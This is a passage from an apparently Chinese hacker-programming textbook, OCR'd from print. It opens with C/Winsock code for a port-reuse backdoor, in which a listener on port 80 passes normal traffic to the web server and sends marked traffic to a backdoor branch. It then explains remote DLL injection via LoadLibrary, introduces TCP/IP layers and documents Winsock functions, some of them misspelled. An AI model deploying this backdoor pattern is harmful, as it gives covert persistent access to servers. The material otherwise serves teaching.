    else if(ret==SOCKET_ERROR)
        break;
    ret = recv(sNative, buff, 4096, 0);           //接收从127.0.0.1来
    的数据
    if(ret>0)
        send(sClient, buff, ret, 0);           //发送给客户
    else if(ret==SOCKET_ERROR)
        break;
}
closesocket(sClient);
closesocket(sNative);
return 0;
}

```

其中,SO\_RCVTIMEO参数的作用是对收发数据超时进行设置, val表示设置超时的毫秒数100毫秒。而sClient套接字指向用户; sNative套接字指向127.0.0.1。从上述代码中可以看出,当收到数据的前5个字符是nihao时,就会调用后门函数。

端口复用的原理是在服务器安装一个中间程序,在客户端发送数据给端口前截获这个数据,判断是不是HACKER发来的数据,如果是把它发给后门程序,如果不是则转发给端口程序,返回信息再发给客户端。所以中间程序既是一个服务端程序(监听连接),也是一个客户端程

序(发送给端口程序)。要复用端口,必须使中间程序的监听 SOCKET 用 setsockopt() 函数设置。具体编程实现代码如下。

```
#include <stdio.h>
#include <WSOCK2.H> // 加入 SOCKET 的头文件与链接库
#pragma comment (lib, "Ws2_32.lib")
// 复用端口程序包包含监听与连接两种功能的 SOCKET
void proc(LPVOID d); // 工作线程
int main(int argc, char *argv[])
{
    // 初始化 SOCKET 参数
    WSADATA wsaData;
    WSAStartup(MAKEWORD(2,2), &wsaData); // socket 版本
    SOCKADDR_IN a, b; // 一个是用于外部监听的地址, 一个是接收到 accept 时用的
    用于处理接收的结构
    a.sin_family = AF_INET;
    a.sin_addr.s_addr = inet_addr(argv[1]);
    a.sin_port = htons(80);
    SOCKET c; // socket c 是用于监听的 SOCKET
    c = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
    bool l = TRUE;
    setsockopt(c, SOL_SOCKET, SO_REUSEADDR, (char *)&l, sizeof(l));
    // 重用端口设置
    bind(c, (sockaddr*)&a, sizeof(a)); // 绑定
    listen(c, 100); // 监听
    while(1)
    {
        int x;
        x = sizeof(b);
        SOCKET d = accept(c, (sockaddr*)&b, &x); // socket d 是当接收到连接时
        用的 socket, 监听的 socket 只有一个,
        // 则处理接收到的 socket 可有多, 由连接数决定
        CreateThread( // 开始处理线程
            NULL, 0, (LPTHREAD_START_ROUTINE)proc, (LPVOID)d, 0, 0);
    }
    closesocket(c);
    return 0;
}
void proc(LPVOID d)
{
    SOCKADDR_IN sa; // 用于连接 WEB 80 端口的 SOCKET 的结构 (这个相当于客户
    端程序, 向外服务端连接)
    // 向外连接 SOCKET 只有一个
    sa.sin_family = AF_INET;
    sa.sin_addr.s_addr = inet_addr("127.0.0.1");
    sa.sin_port = htons(80);
    SOCKET web = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
    connect(web, (sockaddr*)&sa, sizeof(sa)); // 用此线程程序连接 web
```

```

char buf[4096];
SOCKET ss = (SOCKET)d;           // 把传进来的处理连接的SOCKET赋给ss
while(1)
{
    int n = recv(ss,buf,4096,0); // 从外部连接d(即ss)收到数据
    if(n==0)                     // 没有数据
        break;
    if(n>0 && buf[0] == 'y')
    {
        send(ss,"hello!,my hacker master!",25,0); // 后门处理程序放在这
    }
    else
    {
        send(web,buf,n,0);       // 如果不是HACKER发来的信息,把信息
        发给WEB服务程序(在服务器内部,用127.0.0.1)
        n=recv(web,buf,4096,0); // 接收到正常服务程序返回的信息
        if(n==0)                 // 如果正常服务器程序没有返回信息,则退出
            break;
        else
            send(ss,buf,n,0);     // 否则则把服务器正常信息发给客户端
        (相当于客户端是没有恶意行为的用户)
    }
}
closesocket(ss);                // 关闭连接
}

```



## 技巧与问答

### ❖ 为什么连接不上别人的IP地址?

本章的代码示例是连接测试时,展示后门连接的原理。连接远端IP实现后门控制,需要在远程IP主机安装可以建立通信的机制。就像QQ远程控制那样,需要很多底层支持,如穿过防火墙的配置。

### ❖ 在编写端口复用后门时,为什么要将套接字设置为可重复绑定端口?

这样设置的原因在于,一般情况下一个端口只能被一个程序所占用,但如果通过套接字设置了端口复用选项,则该套接字就可以绑定在已经被占用的端口上。

### ❖ 在编写远程注入过程中，为什么要返回 LoadLibrary 函数的地址？

由于 DLL 文件被加载时会执行 DLLMain 中的代码，所以可以在 DLLMain 函数中写入后门代码。这样当远程线程启动后，LoadLibrary 函数就会加载后门 DLL 文件，加入的后门代码就可以运行了；同时，LoadLibrary 函数是一个 KERNEL32.DLL 文件导出函数，每个系统进程都会加载这个 DLL，该函数的代码就会映射到每个系统进程中。因此，要使用 GetProcAddress 函数得到 LoadLibrary 函数的地址。

### ❖ 对有些函数功能不是很清楚，说明文档在哪里？

如果计算机内存够大，而且在 CPU 满足的条件下，就可以安装 Visual Studio 2015 软件。在 Visual Studio 2015 中，从服务器资源管理器中的 Microsoft Azure 订阅访问资源和网站。你也将 Application Insights 项目的“新建项目”对话框中查看 Azure 资源，从而轻松获取相关知识。

另外，也可以在微软的 msdn 中文网站 [www.msdn.microsoft.com/en-us/library/](http://www.msdn.microsoft.com/en-us/library/) 上面找到相关函数的说明。



# 第5章

## 脚本编程攻防初级入门

当一个网站创建完成以后，如果服务器与用户有大量的交互程序，而编程者又没有足够的安全意识，网站的漏洞就会很多，这直接影响着网站的安全。通过本章的学习，大家可以对黑客编程和各种 Web 攻击有个大概的了解。希望大家在今后的工作中，能采取相应的措施来防御网站的攻击，从而保护数据安全。另外，还可以尝试着通过编程来实现特定的功能。

### 本章要点

- 黑客常用的编程语言以及黑客与编程之间的联系。
- Windows 系统编程，分别有网络通信编程、文件操作编程、注册表编程以及进程和线程编程。
- Web 脚本攻击的特点、常见的攻击方式、脚本漏洞的根源。
- 网站入侵。

## 5.1 黑客与编程介绍

编程是每一个黑客所应该具备的最基本的技能，但黑客与程序员又是不同的。黑客往往掌握着许多种程序语言的精髓（或者说是弱点与漏洞），并且都是以独立于任何程序语言之上的概括性观念来思考程序设计上的问题。

### 5.1.1 黑客常用的 4 种编程语言

掌握黑客编程，至少要先学会一种编程语言。黑客们培养这种能力的方法，也与常人有所不同。他们也看各种书籍，但更多的是阅读别人的源代码，同时也不停地自己写程序。下面是黑客们常用的几种语言。

#### 1. 脚本语言

脚本语言或扩建的语言，又叫动态语言，是一种编程语言可控制软件应用程序。脚本语言有以下几个特点。

① 脚本语言（JavaScript、VBscript 等）介于 HTML 和 C、C++、Java、C# 等编程语言之间。HTML 通常用于格式化和链接文本，而编程语言通常用于向机器发出一系列复杂指令。

② 脚本语言与编程语言也有很多相似的地方，其函数与编程语言比较相像一些，也涉及变量。与编程语言之间最大的区别是，编程语言的语法和规则更为严格和复杂一些。

③ 脚本也是一种语言，同样由程序代码组成。脚本语言一般都有相应的脚本引擎来解释执行，即需要解释器才能运行。JavaScript、ASP、PHP 等都是脚本语言。

④ 脚本语言是一种解释性的语言，如 VBScript、JavaScript、ActionScript 等。它不像 C/C++ 等可以编译成二进制代码，以可执行文件的形式存在。脚本语言不需要编译，可以直接由解释器来负责解释。

⑤ 脚本语言一般都是以文本形式存在，类似一种命令。

#### 2. 解释性语言

解释性语言的程序不需要编译，在运行程序的时候才需要。解释性语言的特点是：效率比较低、依赖解释器、跨平台性好。典型代表语言有 basic 语言，专门有一个解释器能够直接执行 basic 程序，每个语句都是执行时才翻译。所以解释性语言每执行一次就要翻译一次，效率比较低。

#### 3. 编译性语言

编译性语言写的程序在执行之前，需要一个专门的编译过程，把程序编译成为机器语言

的文件，以后要运行的话就不用重复翻译了，直接使用编译的结果就可以。其特点是：程序执行效率高、依赖编译器、跨平台性差。典型代码语言有 C、C++、Delphi 等。

## 4. 汇编语言

汇编语言（Assembly Language）是一种面向机器的程序设计语言，也是利用计算机所有硬件特性并能直接控制硬件的语言。汇编语言比机器语言易于读写、调试和修改，同时具有机器语言的全部优点。但在编写复杂程序时，相对高级语言代码量较大，而且汇编语言依赖于具体的处理器体系结构，不能通用，因此不能直接在不同处理器体系结构之间移植。

在 Windows 时代，大部分黑客软件都是基于 Windows 平台的，在 Windows 平台的编程语言有 JAVA、VC++、Delphi、VB 等。由于 VC++ 的代码执行效率高而且系统兼容好，对系统底层的操作比较强大，而且编写的程序体积小，因此是最适合编写黑客工具和木马后门的。而汇编语言作为一种低级的语言，可能已经被很多用户摒弃，但是如果成为真正的高手，在学完一门高级语言后，还需要学习汇编语言。

### 5.1.2 黑客如何利用编程


黑客一词一般有以下 4 种意义。

- ① 一个对（某领域内）编程语言有足够了解，能很快创造出有用软件的人。
- ② 一个通过知识或猜测而对某段程序做出修改，并改变（或增强）该程序用途的人。
- ③ 一个恶意（一般是非法的）试图破解或破坏某个程序、系统及网络安全的人。

④ 试图破解某系统或网络以提醒该系统所有者的系统安全漏洞。这群人往往被称为“白帽黑客”或“匿名客”（sneaker）或红客。这些人多是计算机安全公司的雇员，并在完全合法的情况下攻击某系统。

其中有 3 条都提到编程或程序，可见编程和黑客是密不可分的。对一个黑客来说，学会入侵和破解是必要的，但最主要的还是编程，毕竟使用工具是体现别人的思路，而编程则是自己的想法。在从刚刚接触黑客技术到逐渐入门的过程中，很多人又会发现：其实不会编程也可以轻易得到一个服务器权限，再利用一些专门的工具来控制该目标主机，但有时很难让目标主机按照自己的意愿进行工作。初级黑客往往在这个过程中浪费了大量精力在大多数的入侵上，因为在这个过程中进步是非常慢的。这就可以看出编程在黑客技术中的重要性，所以早学编程是黑客的基本功。

同时黑客在入侵时使用的工具、控制服务器、木马等都是通过编程来实现的。黑客在入侵中通过编程来解决遇到的问题或编写需要实现特定的工具，而不是依靠别人的工具。与编程相关的黑客技术如图所示，可见要掌握高级黑客技术，编程是基础也是关键。



如果黑客对 Windows 系统了解比较深入的话, 就可以通过编程来实现对 Windows 系统进行攻击, 所以学习 Windows 系统编程的相关知识是有必要的。Windows 本身并不是编程语言, 它所用的应用软件是各种编程语言编写出来之后生成安装文件, 再安装在系统上使用。目前 Windows 系统编程有很多编程语言, 最简单实用的是 Visual Basic6.0, 功能较强大一些的有 Visual C++, 所以本节中所有代码都是基于 C++ 的。

## 5.2 远程通信编程

网络对于黑客来说有着非常重要的作用, 因为网络是黑客存在的平台。正是因为网络的出现, 才有黑客技术的出现和发展。所以, 网络通信编程也是广大黑客迷非常热爱的技术之一。

### 5.2.1 通信连接介绍


就像大家说话用某种语言一样, 在网络上的各台计算机之间也有一种语言, 这就是网络协议, 不同的计算机之间必须使用相同的网络协议才能进行通信。

网络协议是网络上所有设备 (网络服务器、计算机及交换机、路由器、防火墙等) 之间通信规则的集合, 规定了通信时信息必须采用的格式以及这些格式的意义。大多数网络都采用分层的体系结构, 每一层都建立在下层之上, 向它的上一层提供一定的服务, 而把如何实现这一服务的细节对上一层加以屏蔽。一台设备上的第  $n$  层与另一台设备上的第  $n$  层进行通信的规则就是第  $n$  层协议。


在各层的网络中存在着许多协议, 接收方和发送方同层的协议必须一致, 否则一方将无法识别另一方发出的信息。网络协议使网络上各种设备能够相互交换信息。网络协议也有很多种, 具体选择哪一种协议则要看情况而定。Internet 上的计算机使用的是 TCP/IP 协议。

为了帮助不同厂商标准化他们的网络软件, 1974 年国际标准化组织 (International Organization for Standardization, ISO) 为在计算机之间传递数据定义了一个软件模型, 即 OSI 参考模型, 其结构如左下图所示。OSI 参考模型只是提供一个理想方案, 几乎没有系统可

以完全实现它，其作用就是给人们设计网络体系的框架。TCP/IP 协议是在 OSI 的基础上建立起来的，但它只实现 OSI 模型的 5 层，如右下图所示。



OSI 参考模型



TCP/IP 协议模型

TCP/IP 通信协议采用了 5 层的层级结构，每一层都呼叫其下一层所提供网络来完成自己的需求。由于物理层协议在 TCP/IP 协议中并没有定义，所以其他 4 层协议的具体作用如下。

#### (1) 应用层。

该层主要负责处理特定的应用程序，如简单电子邮件传输 (SMTP)、文件传输协议 (FTP)、网络远程访问协议 (Telnet)、定义网络通信和数据传输的用户接口等。

#### (2) 传输层。

在此层中提供了节点间的数据传送，应用程序之间的通信服务，主要功能是数据格式化、数据确认和丢失重传等。如传输控制协议 (TCP)、用户数据报协议 (UDP) 等，TCP 和 UDP 给数据包加入传输数据并把它传输到下一层中。这一层负责传送数据，且确定数据已被送达并接收。

#### (3) 网络层。


负责提供基本的数据封包传送功能，让每一块数据包都能够到达目的主机（但不检查是否被正确接收）。网络层协议包括网际协议 (IP)、ICMP 协议 (Internet 互联网控制报文协议) 以及 IGMP 协议 (Internet 组管理协议) 等。

#### (4) 链路层。

有时也被称作数据链路层或网络接口层，通常包括操作系统中的设备驱动程序和计算机

中的网络接口卡。其作用是接收 IP 数据报并进行传输，从网络上接收物理帧，抽取 IP 数据报转交给下一层，对实际的网络媒体进行管理，定义如何使用实际网络（如 Ethernet、Serial Line 等）来传送数据。


在 TCP/IP 协议的通信中，基本的传输单位是数据包。数据包是指在 TCP/IP 协议下要发送数据，事先必须对数据进行封装，加上各种必需的数据结构、封装完的数据。在 TCP/IP 协议中，数据被封装成数据包的具体过程如图所示。



以太网

数据被封装成数据包的过程

上图是以 TCP 数据包为例，从用户数据开始，每经过一层就要给数据加上一个协议的首部。其中 IP 首部是用来实现路由寻址工作的，而 TCP 首部是为了确保数据的可到传输。这样封装好的数据包就可以从一台主机发送到另一台主机，当另一台主机的网卡收到数据包后，由下到上依次经过链路层（以太网驱动程序）、网络层（IP）、传输层（TCP）以及应用层（应用程序），每经过一层就把该层的协议首部从数据包上去掉，等到应用层时就只剩用户数据了，即平常使用网络程序时接收到的数据。整个网络通信过程如右图所示。



网络通信过程


## 5.2.2 Winsock 编程实现远程通信

Winsock 是 Windows 下得到广泛应用的、开放的、支持多种协议的网络编程接口。这是一个真正和协议无关的编程接口，并不需要考虑数据包封装的问题。其实 Winsock 编程

接口是微软提供的一系列 API 函数，在调用函数之前需要包含其头文件 Winsock2.h。由于 VC++6.0 默认没有连接这些函数的导入库文件，还需要添加带 WS2\_32.lib 的连接，其命令格式如下。

```
#include <Winsock2.h>
#pragma comment(lib, "ws2_32.lib")
```

下面通过一个经典的服务器和客户端用 Winsock 实现 TCP 通信来介绍 Winsock 实现网络通信的具体过程，其流程如图所示。



服务器和客户端用 Winsock 实现 TCP 通信

### (1) 服务端的操作。

① 在初始化阶段调用 WSAStartup()。此函数的作用是在应用程序中初始化 Windows Sockets DLL，只有此函数调用成功后，应用程序才可以再调用其他 Windows Sockets DLL 中的 API 函数。

在程式中调用该函数的形式如下。

```
Int WSASStartup (
    WORD wVersionRequested,
    LPWSADATA lpWSADATA)
```

各个参数的含义如下。

- wVersionRequested: 用于指定想要加载的 Winsock 库的版本。
- LPWSADATA: 指向一个 LPWSADATA 结构指针, 其作用是保存 WSASStartup 函数返回的 Winsock 库的版本信息。

② 建立 Socket。在初始化 WinSock 的动态链接库后, 需在服务器端建立一个监听的 Socket, 为此可调用 Socket() 函数来建立这个监听的 Socket, 并定义此 Socket 所使用的通信协议。此函数调用成功返回 Socket 对象, 失败则返回 INVALID\_SOCKET(调用 WSAGetLastError() 可得知原因, 所有 WinSocket 的函数都可以使用这个函数来获取失败的原因)。Socket 函数的形式如下。

```
SOCKET PASCAL FAR socket (
    int af,
    int type,
    int protocol )
```

各个参数的含义如下。

- af: 指定套接字使用的地址格式, 目前只提供 PF\_INET(AF\_INET)。
- type: 指定套接字的类型, 主要有 SOCK\_STREAM、SOCK\_DGRAM 及 SOCK\_RAW 等 3 种类型。SOCK\_STREAM: 流套接字, 使用 TCP 提供有连接的可靠传输; SOCK\_DGRAM: 数据报套接字, 使用 UDP 提供无连接的不可靠的传输; SOCK\_RAW: 原始套接字, Winsock 接口是由程序自行处理数据包和协议首部。

### 注意

应用层通过传输层进行数据通信时, TCP 和 UDP 会遇到同时为多个应用程序进程提供并行服务的问题。多个 TCP 连接或多个应用程序进程可能需要通过同一个 TCP 协议端口传输数据。为区别不同的应用程序进程和连接, 许多计算机操作系统为应用程序与 TCP/IP 协议交互提供了称为套接字(Socket)的接口。

- protocol: 是配合 type 的使用来指定协议类型。如要建立遵从 TCP/IP 协议的 socket, 第二个参数 type 应为 SOCK\_STREAM; 如果为 UDP(数据报)的 socket, 应为 SOCK\_DGRAM。

③ 绑定端口。要为服务器端定义的这个监听的 Socket 指定个地址及端口 (Port), 这样客户端才知道待会儿要连接哪个地址的哪个端口。为此要调用 bind() 函数, 该函数调用成功返回 0, 否则返回 SOCKET\_ERROR。其函数的具体格式如下。

```
int bind(
    SOCKET s,
    const struct sockaddr FAR *name,
    int namelen );
```

各个参数的含义如下。

- s: Socket 对象名。
- name: Socket 的地址值, 这个地址必须是执行这个程式所在机器的 IP 地址。
- namelen: name 的长度。

如果使用者不在意地址或端口的值, 可设定地址为 INADDR\_ANY、Port 为 0, Windows Sockets 会自动将其设定适当之地址及 Port (1024 ~ 5000 之间的值)。此后, 可调用 getsockname() 函数来获知其被设定的值。

④ 监听。当服务器端的 Socket 对象绑定完成之后, 服务器端必须建立一个监听的队列来接收客户端的连接请求。listen() 函数使服务器端的 Socket 进入监听状态, 并设定可建立的最大连接数 (目前最大值限制为 5, 最小值为 1)。该函数调用成功返回 0, 否则返回 SOCKET\_ERROR。

该函数的具体格式如下。

```
int listen(
    SOCKET s,
    int backlog );
```

各个参数的含义如下。

- s: 需要建立监听的 Socket。
- backlog: 监听队列中允许保持的尚未处理的最大连接数量。

### 注意

Listen 函数只支持连接的套接字, 如 SOCK\_STREAM 类型套接字, 也是基于 TCP 连接的套接字。而像 SOCK\_DGRAM 类型套接字就不能调用 listen 函数。

在设置套接字进入监听窗口后, 如果此时客户端调用 connect() 函数提出连接申请, Server 端必须通过调用 accept() 函数, 这样服务器端和客户端才算正式完成通信程序的连接动作。

Accept 函数的格式如下。

```
Socket accept (
    Socket s,
    Struct sockaddr* addr
```

```
Int* addrlen);
```

各个参数的含义如下。

- s: 指向一个套接字句柄, 由 socket 函数返回。
- addr: 指向一个 sockaddr 结构指针, 用来存放客户端的地址信息。
- addrlen: 指向一个 sockaddr 结构长度的指针, 可以通过 sizeof 函数取得。

⑤ 服务器端接受客户端的连接请求。在调用 accept 函数后, 如果在阻塞模式下 accept 会一直等待下去, 直到接到客户端连接后才会往下执行。当有连接后, accept 函数就会返回一个新的标识客户端的套接字句柄。在得到套接字句柄后, 就可以利用它来接收和发送数据。此时用到 send 和 recv 这两个函数, 其中 recv 函数用于接受数据, 而 send 函数用于发送数据。其具体格式如下。

```
Int recv (
    Socket s,
    Char far *buff
    Int1 len,
    Int flags);

Int recv (
    Socket s,
    Char far *buf,
    Int1 len,
    Int flags);
```

各个参数具体含义如下。

- s: 该参数指向一个套接字句柄, 由 accept 函数返回。
- buff: 指向发送或接收数据的缓冲区。
- len: 指向发送或接收数据的缓冲区长度。
- flags: 调用方式, 一般设置为 0。
- Recv 函数调用成功时返回收到的字节数, 失败时返回 SOCKET\_ERROR。

⑥ 结束 socket 连接。结束服务器和客户端的通信连接很简单, 这一过程可由服务器或客户机的任一端启动, 只要调用 closesocket() 就可以了。而要关闭 Server 端监听状态的 socket, 同样也是利用此函数。

该函数的具体格式如下。

```
int PASCAL FAR closesocket( SOCKET s );
```

其中 s 参数是 Socket 的识别码。

另外, 与程序启动时调用 WSASStartup() 函数相对应, 程式结束前, 需要调用 WSACleanup() 来通知 Winsock Stack 释放 Socket 所占用的资源。WSASStartup 函数没有参数, 具体格式如下。

```
int PASCAL FAR WSACleanup( void );
```

这两个函数都是调用成功返回 0，否则返回 SOCKET\_ERROR。

## (2) 客户端的操作。

① 建立客户端的 Socket。客户端应用程序也是调用 WSAStartup() 函数来与 Winsock 的动态链接库建立关系，同样调用 socket() 来建立一个 TCP 或 UDP socket（相同协定的 sockets 才能相通，TCP 对 TCP，UDP 对 UDP）。与服务器端 socket 的区别是，客户端的 socket 可调用 bind() 函数，由自己来指定 IP 地址及 port 号码；但也可不调用 bind()，而由 Winsock 自动设定 IP 地址及 port 号码。

② 提出连接申请。客户端的 Socket 使用 connect() 函数来提出与服务器端的 Socket 建立连接的申请，函数调用成功返回 0，否则返回 SOCKET\_ERROR。该函数的具体格式如下。

```
int PASCAL FAR connect(
    SOCKET s,
    const struct sockaddr FAR *name,
```

各个参数的含义如下。

- s：指向一个套接字句柄，由 Socket 函数创建。
- name：指向一个 sockaddr 结构指针，包含服务器端的地址信息。
- namelen：指向一个 sockaddr 结构的长度，可以由 sizeof 函数取得。

当该函数成功调用时返回 0，否则将返回 SOCKET\_ERROR。在服务端程序中调用 send 或 recv 函数的一个套接字句柄参数是 accept 函数返回的，但在客户端中这个句柄参数是用 socket 函数返回的。

下面简单了解 UDP 通信编程，UDP 客户端在调用 bind 函数前的操作和 TCP 服务端的相似，只是需要创建 UDP 套接字，即 Socket 函数的第 3 个参数传递给 IPPROTO\_UDP。在调用完 bind 函数后并不需要像 TCP 服务端那样调用 listen 函数监听套接字，直接就可以收发数据了。但在发送数据时调用的函数是 sendto，而在接收数据时调用的函数是 recvfrom。

Sendto 函数的具体格式如下。

```
Int sendto(
    SOCKET s,
    const char FAR* buf,
    int len,
    int flags,
    const struct sockaddr FAR* to,
    int tolen);
```

各个参数的含义如下。

- s：指定要发送数据的套接字。
- buf：设置要发送数据的缓冲区。
- len：设置要发送数据的长度。

- flags: 指定调用的方式, 一般设置为 0。
- to: 指向包含目标地址和端口的 sockaddr\_in 结构。
- tolen: 指定 sockaddr\_in 结构的大小。

如果该函数调用成功, 则返回发送数据的大小。下面介绍 recvfrom 函数, 具体格式如下。

```
Int recvfrom (  
    SOCKET s,  
    const char FAR* buf,  
    int len,  
    int flags,  
    const struct sockaddr FAR* from,  
    int fromlen);
```

